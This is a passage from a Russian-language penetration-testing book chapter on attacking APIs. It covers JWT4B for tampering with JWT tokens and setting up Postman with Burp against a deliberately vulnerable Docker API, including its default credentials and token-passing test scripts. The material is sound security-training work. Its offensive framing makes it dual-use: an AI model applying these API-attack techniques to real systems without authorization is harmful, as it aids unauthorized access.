


Рис. 11.6. Загрузка файла JWT4B

JWT4B позволит нам перехватывать запросы с заголовками авторизации, содержащими токен JWT, заменять полезную нагрузку и подписывать повторно, используя тот же ключ (если он у нас есть) либо случайный ключ или даже изменять алгоритм подписи.




Рис. 11.7. Модификация токенов JWT на лету

JWT4B значительно упрощает атаку реализаций JWT, поскольку может выполнить часть тяжелой работы за нас.

Postman

При тестировании типичного веб-приложения сначала настраиваем системный прокси-сервер так, чтобы он указывал на Burp Suite. Теперь все наши запросы можно проверять, когда мы проходим приложение. Начинать атаки легко, потому что эти запросы создаются для нас с помощью пользовательского интерфейса, который Burp видит. Например, во время обычной операции пользователи вводят данные в поле поиска, а приложение создает GET- или POST-запрос со всеми соответствующими параметрами перед их отправкой. Все эти действительные запросы теперь доступны для повторного воспроизведения, модификации и сканирования через перехватывающий прокси-сервер. Процесс обнаружения уязвимостей намного проще, когда есть пользовательский интерфейс, чтобы управлять генерацией трафика.

Если нет компонента пользовательского интерфейса, и все, что у нас есть, – это конечная точка API и какая-то документация для работы, очень сложно создать серию запросов с помощью команды `curl` и вручную проанализировать ответы. Если для взаимодействия требуется аутентификация, запрос токенов станет кошмаром для сложных веб-сервисов.

Postman – фантастический инструмент. Его можно использовать для создания набора запросов к целевому API, тем самым упрощая тестирование. Это особенно верно, если существует сотрудничество со стороны клиента и разработчиков. Для более эффективного использования времени тестирования клиенты могут предоставить нам набор уже сгенерированных запросов, что значительно ускорит процесс тестирования приложений.

Наши задания обычно чувствительны к ограничениям по срокам, а создание вредоносного кода для атаки на RESTful API отнимает очень много времени, даже когда есть документация. Такая утилита, как Postman, поддерживает **коллекции**, представляющие собой последовательность полностью настраиваемых API-тестов. Разработчики или другие тестировщики могут создавать эти коллекции, в которые входят запросы для каждой возможной конечной точки с каждым возможным параметром. Они могут даже автоматизировать сбор данных, таких как токены аутентификации, и автоматически вставлять их в последующие запросы. Postman облегчает тестирование API. Разработчики любят его, и мы тоже.

Будучи хакерами, мы можем получить полностью готовую коллекцию от клиента и просто запустить ее в своей собственной среде. Мы точно видим, что API должен вести себя так, как надеялись разработчики. Postman также удобно поддерживает вышестоящие прокси-серверы, поэтому мы можем извлекать все надлежащим образом отформатированные запросы из **Collection Runner**

через Burp и быстро приступать к атаке с помощью модулей Intruder, Scanner и Repeater.

Существует бесплатная версия Postman, которая поддерживает до 1000 вызовов в месяц, но если количество тестируемых API растет, версии Pro и Enterprise могут быть хорошим вложением.

Postman доступен в версиях Free, Pro и Enterprise здесь: https://www.getpostman.com/.
В демонстрационных целях в этой главе мы будем использовать Docker-приложение с уязвимым API от Мэтта Вальдеса (Matt Valdes) с сайта https://github.com/mattvaldes/vulnerable-api. В нашем примере API работает тут: http://api.ecorp.local:8081/.

После установки Docker уязвимый API можно скачать и запустить с помощью команды `docker run` из терминала Linux. Мы также можем указать порт, который нужно открыть в контейнере, используя опцию `-p`. Наконец, параметр `--name` будет указывать Docker, что нужно выбрать контейнер `mkam/vulnerable-api-demo`.

```
root@kali:~# docker run -p 8081:8081 --name api mkam/vulnerable-api-
demo
CRIT Supervisor running as root (no user in config file)
WARN Included extra file "/etc/supervisor/conf.d/vAPI.conf" during
parsing
INFO RPC interface 'supervisor' initialized
CRIT Server 'unix_http_server' running without any HTTP
authentication checking
INFO daemonizing the supervisord process
INFO supervisord started with pid 10
system type 0x794c7630 for '/var/log/supervisor/supervisord.log'.
please report this to bug-coreutils@gnu.org. reverting to polling
INFO spawned: 'vAPI' with pid 12
INFO success: vAPI entered RUNNING state, process has stayed up for >
than 1 seconds (startsecs)
```

Хотим протестировать функциональность? Можем использовать команду `curl`, чтобы выполнить GET-запрос для корневого URL-адреса для только что запущенного API.

```
root@kali:~# curl http://api.ecorp.local:8081/
{
  "response": {
```

```
    "Application": "vulnerable-api",
    "Status": "running"
  }
}
```

Установка

Существуют версии клиента Postman для Linux, Mac и Windows. Для ясности будем использовать клиента для Linux на нашей атакующей машине. В Windows и Mac установка довольно проста, но в Linux может понадобиться пара зависимостей для начала работы.

Клиент Postman – это приложение, созданное с использованием фреймворка Electron. Оно довольно переносимое, но для него требуется зависимость `libgconf`, доступная в репозиториях Kali. Ее можно установить, используя команду `apt-get install` из терминала.

```
root@kali:~/tools# apt-get install libgconf-2-4
Reading package lists... Done
Building dependency tree
[...]
```

Чтобы получить последнюю скомпилированную сборку Postman, загрузим архив с расширением .gzip из его репозитория, доступного на сайте https://dl.pstmn.io/download/latest/linux64, с помощью команды `wget`. Команда `wget` сохранит файл в `postman.tar.gz` в локальном каталоге.

```
root@kali:~/tools# wget https://dl.pstmn.io/download/latest/linux64
-O postman.tar.gz
[...]
HTTP request sent, awaiting response... 200 OK
Length: 78707727 (75M) [application/gzip]
Saving to: 'postman.tar.gz'
[...]
```

Извлечем содержимое на диск в нашем каталоге `tools` с помощью команды `tar zxvf`, как показано ниже.

```
root@kali:~/tools# tar zxvf postman.tar.gz
Postman/
Postman/snapshot_blob.bin
[...]
```

После установки зависимостей можно запустить Postman, вызвав предварительно скомпилированный двоичный файл `Postman`. Как и ожидалось, он находится в каталоге `Postman/`, который мы только что извлекли из архива.

```
root@kali:~/tools# ~/tools/Postman/Postman
```




Рис. 11.8. Запуск клиента Postman для Linux

Чтобы поэкспериментировать с базовой функциональностью, можно создать новый запрос, после чего откроется рабочее пространство по умолчанию.

Пользовательский интерфейс по большей части не требует пояснений. Мы можем ввести URL-адрес API, изменить HTTP-метод, передать пользовательские заголовки и даже создать действительную авторизацию с помощью пары кликов.

В качестве теста выполним тот же запрос, который создали ранее с помощью команды `curl`. Ответ появится на вкладке **Body**, изображенной на скриншоте (рис. 11.9), с возможностью форматировать содержимое. Postman может автоматически парсить и форматировать ответ в виде XML, HTML, JSON или обычного текста. Эта функция полезна, когда ответ представляет собой большой блок данных.

Одна из сильных сторон Postman заключается в его способности записывать все запросы, которые мы сделали в панели **History** (История) слева. Это позволяет нам, разработчикам API или QA-аналитикам, сохранять запросы и ответы в коллекциях.




Рис. 11.9. Пример запроса Postman к API

Коллекции могут быть экспортированы разработчиками и импортированы нами во время выполнения задания. Это экономит массу времени при создании собственных запросов, и мы можем сразу же приступить к поиску уязвимостей.

Вышестоящий прокси-сервер

Postman также поддерживает маршрутизацию запросов через системный прокси-сервер или пользовательский сервер. Использование Burp или OWASP ZAP в данном случае – мудрый выбор. Как только мы импортируем и запускаем коллекцию, каждый запрос будет перехватываться и будет готов к проверке и повторному воспроизведению.

В разделе **File** (Файл) и далее в **Settings** (Настройки) есть вкладка **Proxy** (Прокси-сервер), которая должна позволить нам указать локальный прокси-сервер Burp, 127.0.0.1 на порту 8080 по умолчанию (см. рис. 11.10).

Все наши последующие запросы в Postman будут также отображаться на вкладке **HTTP history** прокси-сервера Burp (см. рис. 11.11).




Рис. 11.10. Конфигурация вышележащего прокси-сервера Postman




Рис. 11.11. Burp показывает запросы, сгенерированные Postman

Среда выполнения

Для создания эффективных коллекций нужно создать новую среду выполнения Postman для каждого целевого API. Среды выполнения Postman позволяют хранить данные в переменных, которые будут полезны для таких действий, как передача токенов авторизации между запросами в коллекции. Чтобы создать

новую среду выполнения, используем вкладку **Create New** в верхнем левом углу.




Рис. 11.12. Создание новой среды в Postman

Во всплывающем окне введите внятное имя и нажмите кнопку **Add** (Добавить), чтобы создать новую пустую среду выполнения.




Рис. 11.13. Добавление новой среды выполнения в Postman

Запросы теперь могут быть связаны со средой выполнения нашего ECorp API. Коллекции также можно запускать в определенных средах выполнения, что позволяет создавать и передавать переменные между запросами.

На рисунке показан простой GET-запрос, поставленный в очередь для запуска в среде ECorp API.

Рис. 11.14. Указание среды выполнения для запроса

Коллекции

Как уже было сказано, коллекция – это просто список API-запросов в определенной последовательности. Их можно экспортировать в JSON и импортировать в любой клиент Postman, что делает их действительно переносимыми.

Чтобы продемонстрировать всю мощь коллекций Postman, создадим коллекцию для экземпляра нашего уязвимого API, `api.ecorp.local`, работающего на порту 8081.

Если посмотрим документацию по уязвимому API от Мэтта Вальдеса (Matt Valdes), то заметим, что для большинства взаимодействий требуется токен авторизации, передаваемый через пользовательский HTTP-заголовок `X-Auth-Token`. Хотя большинство RESTful API пытается использовать заголовок `Authorization` для токенов, пользовательские заголовки не так уж редки. Такие инструменты, как Burp и Postman, идеально подходят для тестирования безопасности, поскольку бóльшую часть работы можно автоматизировать, даже когда сталкиваемся с отклонениями от нормы.

Документацию можно найти в файле README.md на странице https://github.com/mattvaldes/vulnerable-api.

В документации говорится, что можно получить новый токен, если отправить POST-запрос в `/tokens`, тело которого содержит данные аутентификации в формате JSON. Учетные данные по умолчанию: `user1` и `pass1`. Тело нашего запроса на аутентификацию должно выглядеть так:

```
{
  "auth": {
    "passwordCredentials": {
      "username": "user1",
      "password": "pass1"
    }
  }
}
```

API ответит другим объектом в формате JSON, содержащим токен, необходимый для последующих запросов.

```
{
  "access": {
    "token": {
      "expires": "[Expiration Date]",
      "id": "[Token]"
    },
    "user": {
      "id": 1,
      "name": "user1"
    }
  }
}
```

Затем можем передать значение `id` в конечную точку `/user/1` через заголовок `X-Auth-Token`, и запрос должен быть выполнен успешно.




Рис. 11.15. Успешный аутентифицированный запрос к уязвимому API

Теперь, когда у нас есть последовательность запросов, нам нужно создать коллекцию и частично автоматизировать это тестирование.

И снова с помощью кнопки **Create New** в левом верхнем углу выберите **Collection** (Коллекция):




Рис. 11.16. Создание новой коллекции

Во всплывающем окне можно ввести имя и описание, если необходимо, прежде чем нажать кнопку **Create** (Создать).




Рис. 11.17. Создание новой коллекции

Все сделанные нами запросы записываются на вкладке **История** в рабочей области.

Мы можем выделить те, которые нам нужны для коллекции, и нажать кнопку **Save** (Сохранить) рядом с кнопкой **Send** (Отправить) в правом верхнем углу.




Рис. 11.18. Сохранение запросов в коллекцию

В нижней части мы должны увидеть нашу новую коллекцию ECorp API. Можно выбрать ее для сохранения наших запросов.




Рис. 11.19. Выбор нужной коллекции

Повторите этот процесс для любых запросов, которые должны войти в эту коллекцию. При запуске ожидаем, что наша коллекция получит новый токен в первом запросе и выполнит второй аутентифицированный запрос к `/user/1`, используя предоставленный токен.




Рис. 11.20. Аутентифицированный запрос Postman

На данный момент можем экспортировать и импортировать его куда-нибудь еще. В своем нынешнем виде наша коллекция будет работать, но токен не будет передан во второй запрос.

Для этого нам нужно использовать функцию Postman под названием **Tests** (Тесты). Каждый запрос настроим на выполнение тестов и выполнение какого-то действия. Как правило, они могут использоваться для того, чтобы проверить, был ли запрос. Разработчики могут использовать тесты, чтобы убедиться, что код, который они только что добавили, ничего не испортил.

Тесты пишутся на JavaScript, поэтому необходимо некоторое количество знаний в области программирования. К счастью, существуют уже готовые тесты, которые мы можем использовать.

Для нашего запроса `Get Auth Token` в коллекции ECorp API тест должен проверить ответ, проанализировать его как JSON и извлечь идентификатор токена. Чтобы передать его другому запросу, можно использовать среду ECorp API и сохранить данные в переменной, которую мы называем `auth_token`.

Код для достижения этой цели довольно прост, хотя и выглядит немного странно, если вы не знакомы с JavaScript. Каждая запись `pm.test` является отдельным тестом, который должен быть выполнен в указанном порядке. Если какой-либо из тестов не будет пройден, мы увидим предупреждение.

```
pm.test("Status code is 200", function () {
  pm.response.to.have.status(200);
});

pm.test("Save Auth Token", function () {
  var data = pm.response.json();
  pm.environment.set("auth_token", data['access']['token']['id']);
});
```

Первый тест просто проверяет наличие ответа 200 от API. Все остальное вызовет ошибку во время запуска коллекции.

Второй тест выполнит парсинг текста ответа с помощью метода `json()` и сохранит его в локальной переменной `data`. Если вы помните иерархию ответа

/tokens, нам нужно получить доступ к значению id в поле access.token, используя нотацию массива JavaScript: data['access']['token']['id'].

Используя функцию pm.environment.set, сохраняем значение id в переменной среды auth_token, делая его доступным для других запросов.

Каждый раз при выполнении этого запроса в данной коллекции переменная auth_token будет обновляться. Среды можно проверить, щелкнув значок глаза рядом с именем.

